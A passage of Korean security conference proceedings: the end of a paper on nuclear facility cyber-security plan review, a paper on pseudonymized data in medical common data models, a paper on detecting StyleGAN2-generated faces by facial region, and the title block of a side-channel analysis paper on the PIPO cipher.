국내의 경우도 마찬가지로 사업자는 원자력안전법 및 원자력시설 등의 방호 및 방사능 방재 대책법(방사능방재법)에 따라 규정의 변경승인을 득한 후 특별검사를 받아야 한다. 단 NRC의 경우, 변경심사 후 현장검사절차를 별도로 마련하여 관련 절차를 진행하고 있다는 점, 그리고 품질관련 법령 및 요구사항을 언급하고 있다는 점에서 국내와 다르다. 상기 현장검사 절차 및 품질관련 법령이 해당 지침의 적용범위는 아니지만, 후속 과정에 대한 설명을 추가하여 심사에서 검사로 이어지는 활동이 유기적으로 이루어질 수 있도록 하기 위함이다. 이런 점에서 국내의 심사, 검사, 위협평가, 훈련평가 등 규제활동 연계가 가능한 사항의 지침서에는 연계사항에 대해 언급할 필요가 있다고 판단된다.

III. 심사체계 개선 시 고려사항 종합

2절을 통해 NRC DI&C 변경심사의 각 단계별 요건을 분석하고 그에 따라 국내 심사체계 개선을 위해 고려해야 할 점을 논하였다. 이를 종합하면 세부절차의 마련과 문서화로 요약할 수 있다. NRC의 경우 각 심사 과정마다 별도의 세부적인 절차를 마련하고 있고, 이는 심사 특성상 각 항목을 다수의 심사원이 동시에 심사를 진행하므로 반드시 필요한 사항이다. 또한, 규제체계 강화를 통한 효율성 제고에 반드시 필요한 것으로 판단된다. NRC 사례에서 보았듯이, 최종 결과물을 완성하기 위한 심사 각 단계에서의 주요 산출물은 미리 정해지고 별도로 관리되어야 하며 이를 통해 심사과정의 품질 유지, 진행도 확인, 일관성 확보 등 심사체계 강화에 기여할 수 있을 것이다.

IV. 결론

본 연구에서는 원자력시설의 사이버보안 심사체계 개선을 위한 해외사례 분석을 살펴보았다. CSP는 사이버보안과 관련하여 방사능방재법에 따라 사업자가 유일하게 규제기관으로부터 승인받는 문서이며, 모든 사이버보안 활동에 대한 청사진을 제시한다. 따라서 CSP는 사이버보안 활동의 효과성을 보장하기 위해 가장 중요한 문서(key document)이며, 시설의 사이버보안 수준을 알 수 있게 해주는 문서이다.

본 연구의 결과는 VDA의 규제 반영 이전이라도 CSP 심사체계 강화에 활용될 수 있다. NRC의 DI&C 변경심사 체계에 대한 연구는 일반적인 사이버보안 체계 강화는 물론, 다른 분야의 심사 과정에도 적용이 가능할 것으로 판단된다.

결과적으로 이러한 심사체계에 관한 연구는 최종적으로 심사의 품질을 높여 방사능방재법에 따른 목적인 원자력시설의 사이버보안 고도화에도 기여할 것으로 판단된다.

[참고문헌]

[1] Korea Institute of Nuclear Nonproliferation And Control(KINAC), RS-015, Rev.1, 원자력시설의 컴퓨터 및 정보시스템 보안 기술 기준, 2016

[2] Korea Institute of Nuclear Nonproliferation And Control(KINAC), GR-001, Rev.0, 원자력시설의 컴퓨터 및 정보시스템 보안규정

심사 지침서, 2018

[3] U.S.NRC, Regulatory Guide(R.G) 5.71, Cyber Security Programs for Nuclear Facilities, 2010

[4] U.S.NRC, Interim Staff Guidance DI&C - ISG-06, Licensing Process for DI&C, 2018

[5] U.S.NRC, NRR Office Instruction LIC-101, Rev.4, License Amendment Review Procedures, 2012

[6] U.S.NRC, NRR Office Instruction LIC-109, Rev.2, Acceptance Review Procedures, 2017

[7] U.S.NRC, NRR Office Instruction LIC-109, Rev.0, Regulatory Audit, 2008

의료 공통 데이터 모델 활성화 방안으로써 가명정보 이용에 대한 연구

주세연

고려대학교

The Analysis of Pseudonymization for Invigorating Medical Common Data Model

Se-Yeon Ju

Korea University

요 약

제4차 산업혁명 시대를 맞아 정부는 데이터 경제 활성화 전략을 추진하였다. 그 중 의료분야에서 의료 빅데이터 산업인 공통 데이터 모델을 이용한 연구 역시 주목받고 있다. 이에 따라 변화되는 의료 공통 데이터 모델 연구에서 사용되는 익명화된 개인정보 처리 방향 및 방법에 대해 분석해보고 한계점을 찾아본다. 그리고 이를 해결할 수 있는 방안으로 익명정보의 대체제가 존재하는지 확인해보고자 한다. 「개인정보 보호법」의 개정으로 가명정보의 개념이 도입되었고 정보주체의 동의 없이도 가명 처리된 개인정보를 다룰 수 있게 되어 과거보다 개인정보의 활용이 비교적 수월해졌다. 가명정보의 적용 기준 및 제한을 분석하고, 이후 가명정보가 익명정보 대체 수단으로써 적극적인 이용이 가능한지 확인해본다. 또한 이러한 과정의 도입을 위한 법제 및 기술의 정립 방향을 제안한다.

I. 서론

산업환경에서의 데이터 사용이 중요해짐에 따라 세계 각국은 데이터 경제 활성화 전략을 추진하였다. 이는 데이터를 다른 산업 발전의 기반 역할로 활용하고 새로운 서비스를 창출하는 경제를 만들고자 하는 것이었다.[1)]

국내에서도 이러한 흐름에 맞춰 개인정보의 효율적 활용을 위하여 「개인정보 보호법」을 비롯하여 「신용정보의 이용 및 보호에 관한 법률」, 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」을 포함하는 개념이었던 데이터 3법이 개정되었다. 2020년에 개정된 「개인정보 보호법」은 개인정보의 정의와 판단기준을 명확히 하였으며, 추가 정보 없이는 특정 개인을 알아볼 수 없도록 처리하는 과정인 가명처리 개념을 도입하였다(개인정보 보호법 제2조제1의2호). 또한 특정인으로 식별할 수 없는 정보라는 가명정보의 처리 시 규정 신설 등을 통해 개인정보의 이용을 활성화하고자 하였다(개인정보 보호법 제28조의2).

개인정보의 활용 확대는 정밀의료 실현과 제약 산업 발전에도 긍정적인 영향을 줄 수 있다. 정보 주체의 동의 없이 처리 가능하다는 가명정보 처리 규정[2)]은 정보 활용 시 동의

1) 김덕현 (2020), 데이터 경제의 범위와 추진전략 고찰

2) 개인정보 보호법 제28조의2(가명정보의 처리 등) ① 개인정보처리자는 통계작성, 과학적 연구, 공익적 기록보존 등을 위하여 정보주체의 동의 없이 가명정보를 처리할 수 있다.

를 구하는 과정에서의 모든 정보 주체의 동의를 얻어야 한다는 실질적으로 불가능한 과정을 해결할 수 있기에 단기간 내 대규모 바이오 빅데이터 구축이 가능하다는 장점이 있다.

정부는 데이터 경제 활성화 규제 혁신을 목표로 병원이 보유한 의료 데이터를 공통데이터모델(Common Data Model, CDM)로 표준화하고, 데이터를 분석하기 위한 소프트웨어 개발과 플랫폼 구축도 추진하였다.[3] 공통데이터모델은 의료 정보 내 건강정보 등을 포함한 개인정보를 익명화를 통해 정보의 접근성을 높이는 동시에, 기관별로 상이한 데이터 구조 및 용어를 미리 약속된 데이터 구조 및 용어로 표준을 정해 통일한 모델이다. 데이터 집합의 표준화는 협동연구, 대규모 분석 및 연구 방법 공유를 가능하게 하였다. 건강보험공단에서는 최근 8년에 달하는 건강정보데이터를 CDM으로 변환을 추진, 이를 활용해 연구 활성화에 나섰다.[4]

의료 빅데이터가 산업 및 연구에 제대로 정착하기 위해서는 건강 등에 대한 정보나 정보주체의 사생활을 침해할 우려가 있는 개인정보인 민감정보(개인정보 보호법 제23조)의 안전한 관리와 활용이 보장되어야 한다. 추가 정보의 사용·결합 없이는 특정 개인을 알아볼 수 없는 정보인 가명정보(개인정보 보호법 제2조 1의 다)와 다른 정보를 사용하여도 더 이상 개인을 알아볼 수 없어 개인정보로 취급을 하지 않는 정보인 익명정보(개인정보 보호법 제58조의2)[5]의 개념이 도입되고 활용범위가 명시되었으나, 가명 정보의 경우 아직까지 개인정보로 취급되어 「개인정보 보호법」의 규제를 받는다. 또한. 재식별 가능성과 정보의 활용 적정성 판단 기준에 대한 논란의 여지가 존재한다. 이 때문에 아직까지 CDM에서는 개인정보의 가명화보다는 익명화를 원칙으로 하여 연구를 진행하고 있다. 하지만 익명화된 데이터의 경우 그 활용 가능성이 제한된다는 지적이 존재한다.

따라서 본 연구에서는 CDM에서 개인 정보의 익명처리 문제점에 대해 분석해보고 문제의 해결 방안으로 이용하기 위한 데이터의 가명처리 방법 및 법제도 분야에서의 지향점에 대해 제안해보고자 한다.

II. 의료 공통 데이터 모델의 익명처리와 한계

CDM은 대상으로 하는 원본 데이터를 데이터 보유 기관에 둔 상태로 식별 불가능하게 처리를 하고 이를 연구에 활용할 수 있게 만드는 모델이다. 일반적으로 식별 불가능하게 처리함이란 익명처리와 가명처리를 모두 포함하는데, CDM에서는 익명처리 방법을 이용한다. 이후 익명[6]처리된 데이터는 다른 연구 기관 등에 전송할 수 있도록 한다. 이를 통해 분석 결과는 공유할 수 있되, 개인정보, 특히 특정 환자의 건강 상태 등이 기록된 민감정보가 유출되는 것은 방지할 수 있다는 효과가 있다.

CDM은 의료와 관련된 정보를 다루기에 환자의 임상 결과와 같은 개인 민감 정보를 다룰 수밖에 없다. 따라서 연구를 하기 위해서는 개인정보 보호가 필수적으로 요구된다. 이때, 익명화는 특정 개인을 완전히 알아볼 수 없도록 비가역적으로 개인정보를 처리하였다는 점에서 재식별 가능성이 매우 낮다는 장점이 있어 적합하다.

하지만 재식별 가능성을 낮추기 위한 익명화와 데이터 유용성 사이의 관계에서는 아쉬운 점이 존재한다. 연구에 제공되는 정보가 원상태에 가까울수록 정보의 정확도와 활용도는 높아지지만 개인정보의 보호는 어려워지는 상충되는 관계를 가진다.[7] CDM 포맷의 데이터는 식별 불가능 처리 과정이 필요한 것이 맞지

3) 병원별로 쌓여있는 빅데이터, 의료데이터 중심병원 기반으로 연결-개방-활용 혁신생태계 만든다.(2020)

4) 이재원 (2020), 건보공단, 8년치 데이터 공통데이터모델(CDM) 변환 추진

5) 개인정보 보호법은 “익명정보”의 개념을 정의하고 있지 않지만 개인정보 보호법 제58조의2에 해당하는 정보를 일반적으로 “익명정보”로 칭한다.

6) 신용정보의 이용 및 보호에 관한 법률 제2조 17 “익명처리”란 더 이상 특정 개인인 정보주체를 알아볼 수 없도록 개인정보를 처리하는 것을 말한다.

7) 김성윤 (2020. 11). 신약개발 연구를 위한 의료 가명정보 이용의 문제점과 해결방안

만, 식별 불가능의 처리 정도가 심해질수록 데이터의 유용성이 낮아지게 된다. 만약 개인 정보 중에서 나이 정보나 환자의 과거 질환 관련 정보같이 연구 결과를 분석하여 결론을 도출하는데 직결되는 사항에 처리가 발생한다면, 유용한 연구 결과를 얻을 수 없다. 예를 들어, 기본 정보 중 나이 정보가 삭제되면 연령대에 따른 질병 연구가 불가해지며, 과거 병력 정보가 삭제되면 관련 질환이 있는 환자에 대한 연구가 불가해진다. 즉, 익명화는 활용되는 수집 데이터로부터 개인을 식별하지 못하게 조치함으로써 개인정보 노출에 대한 정량적인 위험성은 낮추었지만, 이 처리 과정 이후의 변형된 데이터는 데이터 사용에 있어서 활용성이 감소한다는 단점이 존재한다.

이러한 상황에서 만약 의료데이터의 활용에 익명화된 정보가 아닌 식별 불가능 조치의 개인정보 처리의 정도를 조금 낮춘 가명처리된 정보의 도입이 가능하다면, 정보 보호와 유용성이라는 두 가지 특성의 상충관계에 따라 관련 데이터를 활용하는 연구에 보다 유용성 있는 정보의 이용이 가능할 것이다. 가명처리된 정보는 개정 개인정보보호법이 규정하는 내에서 처음 수집 목적 외 활용이 가능하지만(개인정보보호법 제15조), 추가 정보의 사용으로 재식별이 가능하다는 점에서 익명처리와 구분된다. 가명정보에는 재식별 가능성이 존재하여 개인정보보호법이 적용된다. 따라서 데이터 활용에 가명 정보의 즉각적 도입보다 해당 법 규정에 나온 가명처리한 정보의 활용 가능 여부 등 제한 사항에 대한 고려가 선행되어야 할 것이다.

III. 익명처리 대안으로 가명처리 이용 시 고려 사항

가명처리 과정은 데이터 집합에서 개인을 식별할 수 있는 요소 전부 또는 일부를 삭제하거나 대체하는 방법을 활용하여 개인을 알아볼 수 없도록 하는 조치다(개인정보보호법 제2조제1의2호). 이러한 가명 처리는 적정성 검토를 통해 개인의 재식별 가능성을 검사해볼 수 있고 검토를 통해 적절한 절차라고 확인되면 해당 가명정보를 활용할 수 있다[8]. 2020년 9월 발표된 가명정보 처리 가이드라인에 따르면, 가명정보의 적정성 검토에서 가명처리가 적절한 수준으로 되었다고 판단된 후에야 가명정보를 사용할 수 있게 된다. 또한, 2021년 1월 발표된 보건의료 데이터 활용 가이드라인에 의하면, 안전한 가명처리 방법이 있을 경우 수집된 개인정보를 가명정보로 변환하여 활용[9] 가능하지만 안전한 가명처리 방법이 없을 경우 개발 시까지 가명처리가 유보되어 기존의 수집된 데이터에도 정보주체의 동의를 구할 경우에만 가명정보로 활용 가능하다.

그런데 이러한 상황에서 현재 비식별화 기술 수준을 고려한 가명 처리 적정성 및 안전성 판단의 합리적 기준이 미흡하다는 지적이 나타난다. 가명정보 처리 가이드라인에서는 특정 기술 사용 의무를 부과하지 않아 다양한 가명처리 기술이 등장할 여지가 존재하지만[10], 적정성 평가에서 다루는 내용은 아직까지 정형화된 데이터의 처리 기술 수준에 머물러 있다는 점에서 아쉬운 점이 존재한다. 의료 데이터의 경우 음성, 유전자 정보와 같은 비정형 데이터가 존재하기에 현재 시행되는 정형데이터 위주의 일괄적인 가명처리 적정성 검토가 어렵고,[11] 이 때문에 아직까지 가명처리과정을 거치지 못하고 동의 기반으로 데이터를 연구에 사용해야 하는 제한이 존재한다는 것이다.

현재 시행되는 보건의료 데이터 가이드라인에 따르면, 재식별 예방을 위해 가명정보와 그 밖의 모든 정보를 상호 분리된 시스템 공간에 두는 것이나 가명정보의 활용 종료 이후 파기와 같은 규정이 존재함에도[12] 불구하고, 데이터의

8) 가명정보 처리 가이드라인 (2020. 9)

9) 제15조(개인정보의 수집·이용) ③ 개인정보처리자는 당초 수집 목적과 합리적으로 관련된 범위에서 정보주체에게 불이익이 발생하는지 여부, 암호화 등 안전성 확보에 필요한 조치를 하였는지 여부 등을 고려하여 대통령령으로 정하는 바에 따라 정보주체의 동의 없이 개인정보를 이용할 수 있다.

10) 가명정보처리 가이드라인, p.19 (2020. 9)

11) 보건의료 데이터 활용 가이드라인, p.16-19 (2021. 1)

축적에 따른 가명정보의 재식별 가능성 증가 때문에 비정형 데이터의 가명처리 도입은 보류되고 있다는 한계점 역시 존재한다.

이에 대한 해결방안으로, 가명처리의 목적이 개인 식별성을 완전히 제거하는 데에 있는 것이 아닌 활용 가능성은 남겨두되, 안전하게 이용하고자 하는 것이므로 적정성 판단을 재식별의 절대적 기준에 맞추기보다는 목적에 부합한 이용인지, 심각한 개인정보침해로 이어질 가능성은 없는지 등 종합적으로 상황을 고려한 기준에 맞추어야 할 것이다. 주어진 데이터를 비식별 처리하는 과정에서의 적정성을 평가하기 위한 기준으로 재식별 위험도 분석을 이용하는 것을 제안한다.

또한, 재식별 위험도를 데이터별로 분석하여 추가 식별자를 감지하는 방법을 적정성 판단 기준으로 하는 방식을 이용한다면, 축적에 따른 가명정보의 재식별 가능성 증가를 줄일 수 있을 것이다. 만약 추가 식별자도 구분하여 적절한 수준의 가명처리를 하고 그 결과가 적정하다고 본다면, 이를 활용하는 축적되는 의료 데이터의 가명정보화 역시 가능하게 될 것이다.

일반적으로 연구개발 목적으로 개인정보를 활용할 때는 추적분석을 위해 가명정보를 쓰는 경우가 다수이므로 기존 CDM에서도 가명정보를 활용하여 정보주체의 동의 없이 개인정보를 활용할 수 있게 된다면, 한계로 지적되었던 문제들이 해결될 수 있을 것이다.

IV. 결론

최근 데이터 산업의 발전은 의료 데이터 산업에도 적용되어 빅데이터 플랫폼 사업 등이 성장하였다. 그 중 의료 공통 데이터 모델의 경우 익명 처리된 의료 기록 등의 개인 정보를 자원이 되는 데이터로 하였다. 데이터 산업에 익명 정보를 활용할 경우 「개인정보 보호법」 등 개인 정보에 관한 법률의 제약을 받지 않는다는 장점이 존재하나, 연구 자료로써의 활용성을 고려하였을 때는 그 이용에 한계가 존재한다.

만약 가명정보를 데이터 기반 연구에 사용할 경우 그 활용 가능성은 익명정보보다 크다. 정보주체의 동의 없이도 개인정보를 처리할 수 있다는 가명정보 개념의 도입은 데이터를 자원으로 하는 연구 등에서 중요한 역할을 한다. 가명정보를 이용할 수 있다면 다양한 목적을 가진 연구 및 통계 작성에 개인 정보를 활용할 수 있게 되고, 이를 통해 관련 의료 데이터 산업이 더 크게 성장할 수 있을 것으로 예상된다. 그러나 여전히 가명정보 도입 등에 우려하는 시각이 존재하며 처리 수준 적정성 판단에 관한 해석 및 적용에 관한 갈등이 존재한다. 따라서 유전 정보나 의료 정보 등 민감 정보에 대해서도 가명정보의 적절한 도입 및 활용이 가능할 수 있도록 기술과 정부, 기관 및 법률의 합의점을 찾는 것이 필요할 것이다.

[참고문헌]

[1] 2021년 보건의료 데이터 활용 가이드라인 (2021. 1). 개인정보보호위원회 보건복지부.

[2] 가명정보 처리 가이드라인 (2020. 9). 개인정보보호위원회.

[3] 김덕현 (2020). 데이터 경제의 범위와 추진 전략 고찰. 한국산업기술진흥협회

[4] 김성윤 (2020. 11). 신약개발 연구를 위한 의료 가명정보 이용의 문제점과 해결방안. LAW&TECHNOLOGY, 제16권 제6호: pp80~98.

[5] 이재원 (2020. 11). 건보공단, 8년치 데이터 공통데이터모델(CDM) 변환 추진. 의학신문

[6] 병원별로 쌓여있는 빅데이터, 의료데이터 중심병원 기반으로 연결-개방-활용 혁신생태계 만든다.(2020). 보건복지부

[7] 개인정보 보호법, 2020

[8] 신용정보의 이용 및 보호에 관한 법률, 2020

12) 제21조(개인정보의 파기) ① 개인정보처리자는 보유기간의 경과, 개인정보의 처리 목적 달성 등 그 개인정보가 불필요하게 되었을 때에는 지체 없이 그 개인정보를 파기하여야 한다.

③ 개인정보처리자가 제1항 단서에 따라 개인정보를 파기하지 아니하고 보존하여야 하는 경우에는 해당 개인정보 또는 개인정보파일을 다른 개인정보와 분리하여서 저장·관리하여야 한다.

StyleGAN2로 생성한 얼굴 이미지 탐지*

윤경은 유하은 이예은 김명주
서울여자대학교 정보보호학과

Detection of StyleGAN2-Generated Face Images

Gyung-eun Yun, Ha-eun Yu, Ye-eun Lee, Myuhng-Joo Kim
Department of Information Security, Seoul Women's University

요 약

GAN(Generative Adversarial Network)이 발전하면서 고화질, 고해상도의 이미지 생성이 가능해졌다. StyleGAN2는 GAN의 한 종류로 실존하지 않은 않는 사람의 얼굴을 만들어낸다. 본 논문에서는 StyleGAN2 생성 얼굴 이미지를 다양한 관점에서 탐지하는 연구를 진행하였다. 얼굴 이미지에서 눈, 코, 입, 얼굴을 분리하여 모델을 학습시켰고, 얼굴의 어느 부위에서 StyleGAN2 생성 이미지의 특성이 잘 반영되었는지를 알아내고자 하였다.

I. 서론

GAN(Generative Adversarial Network)은 새로운 데이터를 생성하는데 뛰어난 성능을 보이는 모델이다. 일반적으로 이미지를 생성하거나 변환하는 등 컴퓨터 비전 분야에서 이용되었으나, 최근에는 자연어나 음성 등의 데이터 생성에도 이용되며 그 활용 범위가 확대되고 있다.

2014년, 이안 굿펠로우가 이 모델을 발표한 직후부터 DCGAN, PGGAN, StyleGAN 등 다양한 버전의 GAN이 발표되었다. NVIDIA에서 발표한 StyleGAN2는 바로 이 GAN의 한 종류이다. StyleGAN에서 나타나는 artifact를 개선한 모델로 1024x1024 해상도를 갖는 고품질의 이미지를 생성할 수 있다.

* 본 연구는 과학기술정보통신부 및 정보통신기획평가원의 SW중심대학지원사업의 연구결과로 수행되었음(2016-0-00022)

본 논문에서는 StyleGAN2 생성 얼굴 이미지의 탐지를 목표로 한다. GAN으로 생성된 얼굴 이미지를 탐지하는 기존의 모델은 주로 이미지 전체에서 나타나는 특징에 주목한다. 하지만, GAN 생성 얼굴 이미지의 탐지에 얼굴 각 부위에 대한 artifact를 분석한 연구는 없었다. 본 연구에서는 StyleGAN2로 생성한 얼굴의 부위별 artifact를 CNN을 이용하여 학습할 것이며, 얼굴의 어느 부위에서 StyleGAN2의 특징이 잘 나타나는지 알아내는 것을 목표로 한다.

II. 관련 연구

2.1 GAN

GAN(Generative Adversarial Network)[1]을 이용하면 매우 사실적이고 고품질의 이미지를 얻을 수 있다. GAN은 적대적인 관계를 갖는 2개의 신경망인 생성자(generator)와 판별자(discriminator)를 동시에 학습하는 구조이다. 생

성자는 데이터의 분포를 학습하여 원본 데이터와 유사한 샘플을 생성하고, 판별자는 입력된 이미지가 생성자로부터 만들어진 이미지인지 원본 데이터인지 구분하도록 학습된다. 이런 과정을 반복하여 생성자가 사실적인 이미지를 생성할 수 있도록 한다.

2.2 StyleGAN

StyleGAN[2]은 생성자 중심의 구조로 이미지로부터 스타일을 학습한다. 이미지로부터 자동으로 높은 수준의 세부 특징들을 추출하여 학습하고, 생성된 이미지에 확률적 다양성(stochastic variance)을 적용할 수 있도록 한다. 확률적 다양성이란 상황에 따라 달라지는 조건들을 의미한다. 예를 들어 사람의 얼굴은 다양한 측면이 존재한다. 머리카락의 배치, 주근깨 그리고 피부 모공 등 모두 확률로서 무작위로 적용된다. 세부 특징은 파라미터로 작용하며, 사용자가 직관적으로 제어할 수 있다.



<그림 1> StyleGAN에서 나타나는 water droplet - like artifact[3]

2.3 StyleGAN2

StyleGAN2[3]는 StyleGAN 구조를 기반으로 하며, StyleGAN에서 나타나는 artifact를 개선한 모델이다. StyleGAN의 대표적인 artifact는 water droplet이다. 이는 64 x 64 이상의 고품질의 이미지에서 나타났고, 대부분의 StyleGAN 생성 이미지에서는 물방울 모양의 droplet을 찾아볼 수 있었다. 연구진들은 그 원인이 AdaIN의 정규화(normalization) 과정에 있다고 보았고, 생성기의 정규화 단계를 다시 설계한 결과 해당 artifact가 완전히 사라졌다. 그 외 phase artifact를 해결하여 생성기의 구조를 개선하고 생성기에 정규화(regularization)를 더하는 등 모델의 성능을 높였다.

III. 실험

3.1 데이터셋


연구에서 사용한 fake 이미지는 StyleGAN2[4]에서 제공하는 얼굴 이미지 데이터셋에서 수집하였다. FlickrFaces-HQ(FFHQ) 데이터셋으로 훈련된 StyleGAN2 모델을 통해 생성된 얼굴 이미지들의 이미지 크기는 1024 x 1024이다. 이 데이터셋을 이용하여 StyleGAN2로 생성된 이미지를 분석한 결과, 다음의 사실을 알 수 있었다. 1,000개의 데이터를 확인해본 결과 대부분의 이미지가 백인이었고 동양인은 거의 찾아볼 수 없었다. 다양한 인종이 반영되지 않은 것이다. 그뿐만 아니라, 일부 이미지에서 옆에 있는 사람의 얼굴의 이목구비가 흐리게 나타나거나, 손이나 귀 등 사람의 일부 신체 부위가 제대로 그려지지 않는 등의 예외적인 현상이 발견되었다. 이 현상들은 StyleGAN2로 생성된 이미지에서 공통으로 나타나는 특징이 아니었기 때문에 outlier로 작용할 수 있다고 판단하였다.



<그림 2> 선정한 fake 이미지 예시[4]

이를 바탕으로 연구자들은 StyleGAN2-ffhq 데이터셋에서 총 1,500장의 이미지를 직접 수집하였다. 백인, 흑인, 동양인의 이미지를 각 500장씩 수집하였고, 각 인종의 성별 또한 같은 비율로 맞춰주었다. 이는 인종과 성별의 다양성을 반영하는 모델의 생성을 목적으로, 인종과 성별에 따른 정확도 차이를 줄이기 위함이었다. 실제로, M.I.T. Media Lab에서 75%가 넘는 남성, 80%가 넘는 백인으로 구성된 데이터셋을 이용하여 안면 인식 AI를 학습한 결과, AI는 백인 남성에 대하여 99%의 정확도를 보였지만 흑인 여성에 대하여 약 35%의 오류를 보였다. 인공지능의 인식 성공률이 학습에 이용한 데이터셋의 인종, 성별의 비율에 따라 영향을 받는다는 것이다[5].

데이터셋은 StyleGAN2 얼굴 이미지에서 나타나는 공통된 특징을 학습할 수 있도록 연구자의 판단 아래 이상 데이터(outlier)를 판단하여 모두 제외했고, 사람의 얼굴과 유사해 보이는 이미지로 구성했다. <그림2>는 연구자들이 선정한 fake 이미지의 예시이다.



<그림 3> real과 fake 데이터셋에서 인종과 성별의 비율

이처럼 구성한 1,500장의 fake 데이터셋을 기준으로, real 데이터셋도 인종과 성별을 같은 비율로 맞춰주었다. 또한, fake 얼굴 이미지와 해상도 차이가 크게 나지 않도록 고화질의 선명한 이미지로 구성했다. <그림3>는 연구자들이 수집한 real과 fake 데이터셋의 인종과 성별 비율이다.

3.2 CNN Architecture의 선정

본 연구의 목표는 StyleGAN2 생성 얼굴 이미지를 탐지하는 모델을 만드는 것이다. CNN 모델로는 Inception-ResNet-v2와 XceptionNet을 이용하였다. Inception-ResNet-v2는 keras에서 제공하는 사전학습된 모델을 사용했고, XceptionNet은 sequential을 이용하여 모델을 직접 쌓아 사용했다. Inception-ResNet-v2[6]는 Inception block에 ResNet의 Residual block을 합친 모델이며, Incdeptionv4와 연산량이 거의 유사하면서 정확도가 더 좋은 모델이다. XceptionNet[7]은 Inception 모듈의 hypothesis를 더 강하게 적용한 모델이다.

3.3 실험 내용

StyleGAN2로 생성된 얼굴 이미지는 매우 사실적이지만, 생성된 이미지라는 것을 알 수 있는 몇 가지 단서들(추상적인 배경, 대칭이 맞지 않는 귀걸이 등)이 존재한다. 이 중 보편적으로 나타나는 특징은 다음과 같다: (i) 속눈썹을 붓으로 그린 것과 같이 번져있는 현상 (ii) 아랫니 간의 경계가 뭉개져 흐리게 보이는 현상. 이 특징들은 모두 얼굴 영역에서 발견할 수 있다. 따라서, ROI(Region of Interest)를 얼굴의 각 부위로 설정했다.

ROI를 얼굴로 한정시킨 또 다른 이유는 배경의 다양성 때문이다. 사람의 생김새는 모두 다르지만, 눈, 코, 입의 형태는 유사하다. 반면, 배경은 사진을 찍는 환경에 따라 장소, 시간 등 변수가 많으므로 공통된 특징을 찾기 어렵다. 더군다나 StyleGAN2는 배경을 정교하게 생성하지는 못한다. 생성된 배경은 인물이 어디 있는지 알 수 없을 만큼 추상적인 경우도 많았으므로, ROI에서 배경을 제외한 정해진 영역만을 학습시킬 수 있도록 하였다.

데이터셋은 모두 정면을 보고 있는 고화질의 이미지로 구성된다. dlib[9]를 이용하여 이미지에서 얼굴을 잘라냈고(crop), mtcnn[10]를 이용하여 얼굴 영역에서 눈, 코, 입을 잘라냈다. 잘린 이미지를 XceptionNet, Inception-ResNet-v2를 이용하여 학습시켰고, 정확도가 높은 모델을 함께 사용하여 종합적으로 판단하는 프로그램을 개발하고자 하였다.

3.4 실험 결과

고화질의 real 이미지 1000장과 훈련 데이터셋과 겹치지 않은 StyleGAN2-ffhq 이미지 1,000장을 이용하여 성능을 평가하였다. 테스트에 이용한 real 이미지는 훈련에 사용한 이미지의 화질과 유사한 데이터셋[10]으로 선정하였다. 연구 결과는 <표 1>과 같다.

XceptionNet과 Inception-ResNet-v2 모두에서 눈 부위의 학습 정확도가 97%로 가장 높았다. 눈 부위 다음으로는 Inception-ResNet-v2로 얼굴 전체를 학습시켰을 때와 코 부위를 XceptionNet으로 학습시켰을 때 모두 96%로 정확도가 높았다. 입 부위를 학습한 모델은 XceptionNet과 Inception-ResNet-v2에서 정확도가 각각 95%와 91%로, StyleGAN2 이미지를 잘 탐지해냈다. Raw 이미지를 이용하여 학습시켰을 때의 정확도는 XceptionNet과

<표 1> 얼굴 부위별 real 이미지의 F1-score, fake 이미지의 F1-score, Accuracy

model	evaluation metrics	eyes	nose	mouth	face	raw
XceptionNet	F1-score of real	96%	95%	94%	92%	84%
	F1-score of fake	97%	96%	96%	94%	85%
	Accuracy	**97%**	96%	95%	93%	84%
Inception ResnetV2 (pretrained)	F1-score of real	97%	74%	89%	95%	93%
	F1-score of fake	98%	86%	93%	96%	94%
	Accuracy	**97%**	82%	91%	96%	94%

Inception-ResNet-v2에서 각각 84%와 94%였다.

Inception-ResNet-v2와 XceptionNet 모델 모두 눈을 이용하여 학습시켰을 때의 정확도가 타 부위를 학습시켰을 때에 비해 높았다. 코 부위와 전체 이미지를 학습시켰을 때는 사용한 모델에 따라 정확도가 약 10% 정도 차이가 났다.

IV. 결론

본 연구는 얼굴의 여러 부위를 이용하여 StyleGAN2 생성 이미지인지 판단하므로 정확도를 높일 수 있다. 하지만, 이미지가 정면이 아니거나 저해상도일 경우 탐지율이 떨어진다. 향후 탐지 수준을 높이기 위해 다양한 각도의 이미지를 추가하고, 화질의 제약을 보완하는 실험을 진행할 예정이다. 또한, 다른 GAN 모델로 생성된 얼굴 이미지에도 적용될 수 있는지 추가적인 실험을 진행할 것이다.

[참고문헌]

[1] I. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. Courville, and Y. Bengio. Generative adversarial nets. In NIPS, 2014.

[2] T. Karras, S. Laine, and T. Aila. A style-based generator architecture for generative adversarial networks. In CVPR, 2019.

[3] T. Karras, S. Laine, M. Aittala, J. Hellsten, J. Lehtinen, and T. Aila. Analyzing and improving the image quality of StyleGAN. In CVPR, 2020.

[4] StyleGAN2 github repository. https://github.com/NVlabs/stylegan2

[5] Steve Lohr. Facial Recognition Is Accurate, if You're a White Guy. TheNewYorkTimes. https://www.nytimes.com/2018/02/09/technology/facial-recognition-race-artificial-intelligence.html. 2018

[6] C. Szegedy, S. Ioffe, and V. Vanhoucke. Inception-v4, inception-resnet and the impact of residual connections on learning. arXiv: 1602.07261, 2016.

[7] F. Chollet. Xception: Deep learning with depthwise separable convolutions. arXiv: 1610.02357v2, 2016.

[8] dlib. https://github.com/davisking/dlib

[9] mtcnn. https://pypi.org/project/mtcnn/

[10] ciplab dataset. https://www.kaggle.com/ciplab/real-and-fake-face-detection

비트슬라이스 블록 암호에 대한 다중 신경망 프로파일링 부채널 분석 Case Study : PIPO

김연재*, 김수진*, 한동국*

*국민대학교 (대학원생, 교수)

Profiling Side-Channel Analysis for Bitslice Block Cipher Using Multiple Neural Network - Case Study : PIPO

Yeon-Jae Kim*, Soo-Jin Kim*, Dong-Guk Han*

*Kookmin University (Graduate student, Professor)

요 약

